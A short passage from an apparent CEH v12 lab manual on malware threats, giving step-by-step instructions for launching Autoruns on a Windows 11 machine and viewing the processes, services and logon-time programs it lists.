
1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows** and double-click **Autoruns.exe**.
2. The **AutoRuns License Agreement** window appears; click **Agree**.




Module 07 – Malware Threats

3. The **Autoruns** main window appears. It displays all **processes**, **dll's**, and **services**, as shown in the screenshot.

Note: The application lists displayed under all the tabs may vary when you perform this task.




4. Click the **Logon** tab to view the applications that run automatically during login.

